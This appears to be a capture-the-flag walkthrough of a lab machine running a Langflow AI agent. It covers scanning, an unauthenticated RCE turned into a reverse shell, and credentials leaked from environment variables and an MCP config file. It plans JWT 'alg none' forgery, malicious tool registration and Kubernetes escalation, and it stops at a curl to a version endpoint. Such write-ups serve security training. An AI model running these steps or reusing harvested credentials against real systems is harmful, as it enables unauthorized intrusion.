Overview

The machine starts by enumerating a Langflow chat agent that exposes a Swagger API leaking the version, exploiting an unauthenticated RCE (CVE-2026-33017) to get a shell as www-data, leaking a superuser password from environment variables that gets reused for SSH to get user, finding an MCP config with credentials to reach an internal AI Tool Registry, forging a JWT with alg none to gain admin and register a malicious tool without an inputSchema to bypass validation and get shell inside a Kubernetes pod, then abusing the pod's service account token and kubelet exec API against a privileged, host-mounted pod to read root's flag
Enumeration
start with nmap enumeration
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/fireflow]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.244.214
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-26 20:39 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:39, 0.00s elapsed
Initiating Ping Scan at 20:39
Scanning 10.129.244.214 [2 ports]
Completed Ping Scan at 20:39, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:39
Completed Parallel DNS resolution of 1 host. at 20:39, 0.10s elapsed
Initiating Connect Scan at 20:39
Scanning 10.129.244.214 [1000 ports]
Discovered open port 443/tcp on 10.129.244.214
Discovered open port 22/tcp on 10.129.244.214
Completed Connect Scan at 20:39, 22.14s elapsed (1000 total ports)
Initiating Service scan at 20:39
Scanning 2 services on 10.129.244.214
Completed Service scan at 20:39, 13.04s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.244.214.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:39
Completed NSE at 20:40, 6.98s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:40
Completed NSE at 20:40, 2.29s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.01s elapsed
Nmap scan report for 10.129.244.214
Host is up, received conn-refused (0.21s latency).
Scanned at 2026-06-26 20:39:24 PDT for 45s
Not shown: 992 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp    open     ssh       syn-ack     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN9Ju3bTZsFozwXY1B2KIlEY4BA+RcNM57w4C5EjOw1QegUUyCJoO4TVOKfzy/9kd3WrPEj/FYKT2agja9/PM44=
| 256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH9qI0OvMyp03dAGXR0UPdxw7hjSwMR773Yb9Sne+7vD
443/tcp   open     ssl/http  syn-ack     nginx
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Did not follow redirect to https://fireflow.htb/
| _ssl-date: TLS randomness does not represent time
| tls-alpn:
| http/1.1
| http/1.0
| _ http/0.9
| ssl-cert: Subject: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Subject Alternative Name: DNS:fireflow.htb, DNS:*.fireflow.htb
| Issuer: commonName=fireflow.htb/organizationName=Task Force Nightfall/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-14T16:35:31
| Not valid after: 2028-07-17T16:35:31
| MD5: 86f0:35a9:f228:e371:154d:9ace:12ca:a7cb
| SHA-1: 11fd:8101:fae5:a1d1:8e5e:04c8:0fa0:6317:3b96:8cbf
| -----BEGIN CERTIFICATE-----
| MIIDkDCCAnigAwIBAgIUeSfBd20RNhvard7QmjI5/UmFKHMwDQYJKoZIhvcNAQEL
| BQAwQzEVMBMGA1UEAwwMZmlyZWZsb3cuaHRiMR0wGwYDVQQKDBRUYXNrIEZvcmNl
| IE5pZ2h0ZmFsbDELMAkGA1UEBhMCVVMwHhcNMjYwNDE0MTYzNTMxWhcNMjgwNzE3
| MTYzNTMxWjBDMRUwEwYDVQQDDAxmaXJlZmxvdy5odGIxHTAbBgNVBAoMFFRhc2sg
| Rm9yY2UgTmlnaHRmYWxsMQswCQYDVQQGEwJVUzCCASIwDQYJKoZIhvcNAQEBBQAD
| ggEPADCCAQoCggEBAJHtSIbmYFJ0zz9fDgXw9fY85sh1LDZRJeVSLF7DG/uyW9GN
| cv1cr8d6z6uPKcW1DTULcZraf/vaRfaXR4Z/0kg2QtWR+Y1FTwwPm9qodbI57b57
| DDsIdCCo+aTXd6CKXwEmE42uMriYD44evdx+0G29Of6jw9a4gwo9sFplI1X3s69q
| vo4NuWz7dYyKSQ3tp++a8zfUTIaGG4Qjy4mkOSBIGrWA+6gztc3Uc6hi0lZ0gPBl
| YOGXqXyb4RC0ws3jFCtdxnnUgz+F9YZ+w4a3T1WBj8R2664UEbzjdML5RfImDkni
| BIyRs08LiQ6DvKyeIOF8JsBbz0UK4A0JDJU1i2MCAwEAAaN8MHowHQYDVR0OBBYE
| FMmWu1oJuqpAq44/aiv4dk1HWX05MB8GA1UdIwQYMBaAFMmWu1oJuqpAq44/aiv4
| dk1HWX05MA8GA1UdEwEB/wQFMAMBAf8wJwYDVR0RBCAwHoIMZmlyZWZsb3cuaHRi
| gg4qLmZpcmVmbG93Lmh0YjANBgkqhkiG9w0BAQsFAAOCAQEAHaa+Jct6Z/TuY5f9
| b4iGWo9vD9Cnsq76lB9J81BEkjNGtWD/KekBUuShFcUmuAooaLU81KM6bgruqpIl
| IyfYES9oXwtm4XYiVQ7j4NEEq6fTMmqzRjkxivKwa7x5SDXIZzRhmH6RNqIQacDF
| bqRtqTFk0Py0cSH8VzuMEoK9l2GYQWz7gKlcjNwIct0yvtPz9MJ/4gBURl+iPkgm
| +Tw6QD3KqZ1sYXpHapJ3wV2VvUtARO53n5pvMmNvolCCIQbkpAVCW24NW71riIpW
| zKLn72vvUD5bgLPmlC2F7rmXKKqA22zHVewpJsM5FugUJFjp9IimK+j3uD2KutPA
| 1s0nVQ==
| _-----END CERTIFICATE-----
9100/tcp  filtered jetdirect no-response
30000/tcp filtered ndmps     no-response
30718/tcp filtered unknown   no-response
30951/tcp filtered unknown   no-response
31038/tcp filtered unknown   no-response
31337/tcp filtered Elite     no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:40
Completed NSE at 20:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.64 seconds
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/fireflow]
and we got HTTPS and SSH running on the target

the main website got only this button redirecting to flow.fireflow.htb
HTTPS

the flow is an agent chat
chatting with it returns this message
the directory fuzzing for it gets us this
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/fireflow]
└──╼ [★]$ ffuf -u https://flow.fireflow.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -fs 1142

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://flow.fireflow.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1142
________________________________________________

logs [Status: 403, Size: 51, Words: 4, Lines: 1, Duration: 224ms]
docs [Status: 200, Size: 1007, Words: 157, Lines: 32, Duration: 136ms]
.                       [Status: 307, Size: 0, Words: 1, Lines: 1, Duration: 180ms]
health [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 292ms]

the docs is a swagger UI, its URL is at /openapi.json so lets take a look
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/fireflow]
└──╼ [★]$ curl -k https://flow.fireflow.htb/docs

    <!DOCTYPE html>
    <html>
    <head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link type="text/css" rel="stylesheet" href="https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui.css">
    <link rel="shortcut icon" href="https://fastapi.tiangolo.com/img/favicon.png">
    <title>Langflow - Swagger UI</title>
    </head>
    <body>
    <div id="swagger-ui">
    </div>
    <script src="https://cdn.jsdelivr.net/npm/swagger-ui-dist@5/swagger-ui-bundle.js"></script>
    <!-- `SwaggerUIBundle` is now available on the page -->
    <script>
    const ui = SwaggerUIBundle({
        url: '/openapi.json',
    "dom_id": "#swagger-ui",
"layout": "BaseLayout",
"deepLinking": true,
"showExtensions": true,
"showCommonExtensions": true,
oauth2RedirectUrl: window.location.origin + '/docs/oauth2-redirect',
    presets: [
        SwaggerUIBundle.presets.apis,
        SwaggerUIBundle.SwaggerUIStandalonePreset
        ],
    })
    </script>
    </body>
    </html>
and we got the entire API structure and also the Langflow version
shell as www-data
this version is vulnerable to unauthenticated RCE from CVE-2026-33017
replacing the PoC from the advisory with a revshell base64 encoded (easier to deal with so we don't care about escaping) we get a shell back

there is a db and a secret_key (don't know for what yet) so lets get those files on our system
www-data@fireflow:/var/lib/langflow$ ls
ls
ba4fe756-d6f7-4c7a-a7b1-f986206878ec
langflow.db
profile_pictures
secret_key
the db is empty, i should've checked the size anyway
the env variables leak a password for a langflow super user, the only other user with a home directory on the box is nightfall so lets test those creds for ssh
www-data@fireflow:/var/lib/langflow$ env
LANGFLOW_LOG_LEVEL=warning
USER_AGENT=langflow
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
SERVER_SOFTWARE=gunicorn/22.0.0
LANGFLOW_NEW_USER_IS_ACTIVE=False
PWD=/var/lib/langflow
LOGNAME=www-data
LANGFLOW_SUPERUSER=langflow
SYSTEMD_EXEC_PID=1527
LANGFLOW_CONFIG_DIR=/var/lib/langflow
HOME=/var/www
LANG=en_US.UTF-8
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/langflow.service/memory.pressure
INVOCATION_ID=c252ee08b0a3485ebc03f18ebb5e3443
TERM=xterm
USER=www-data
LANGFLOW_AUTO_LOGIN=False
SHLVL=4
LANGFLOW_SUPERUSER_PASSWORD=n1ghtm4r3_b4_n1ghtf4ll
LANGFLOW_SECRET_KEY=XgDCYma6JZzT3XXyePTbr4vgWrrZ4Vzz-PCQ4PXfKgE
JOURNAL_STREAM=8:11565
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/snap/bin
LANGFLOW_CORS_ORIGINS=https://flow.fireflow.htb,https://fireflow.htb
_=/usr/bin/env
OLDPWD=/var/lib/langflow/ba4fe756-d6f7-4c7a-a7b1-f986206878ec
Shell as nightfall
and we got user
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/fireflow]
└──╼ [★]$ ssh nightfall@fireflow.htb
The authenticity of host 'fireflow.htb (10.129.244.214)' can't be established.
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbeOZzSFg5Dt7nhwhjorR0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:42: [hashed name]
    ~/.ssh/known_hosts:53: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'fireflow.htb' (ED25519) to the list of known hosts.
nightfall@fireflow.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 27 04:51:04 AM UTC 2026

  System load:           0.17
  Usage of /:            84.7% of 15.58GB
  Memory usage:          45%
  Swap usage:            0%
  Processes:             257
  Users logged in:       0
  IPv4 address for eth0: 10.129.244.214
  IPv6 address for eth0: dead:beef::a0de:adff:fe78:7f03

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
nightfall@fireflow:~$ cat user.txt
4e1836ee23fa21781fc3cf1225bc3e5e
nightfall@fireflow:~$
running linpeas on the system returns this directory in nightfall's home directory which was interesting, looking at it we get a password for the langflow-bot
nightfall@fireflow:~/.mcp$ ls
config.json
nightfall@fireflow:~/.mcp$ cat config.json
{
  "server": "http://10.129.244.214:30080",
  "status_endpoint": "/api/v1/version",
  "user": "langflow-bot",
  "password": "Langfl0w@mcp2026!"
}
this langflow user doesn't exist on the system so maybe it inside a docker container
hitting this endpoint to finger print the version, we come across something more important that the version JWT supports none as algorithm so lets get a token and forge it
curl -s http://10.129.244.214:30080/api/v1/version
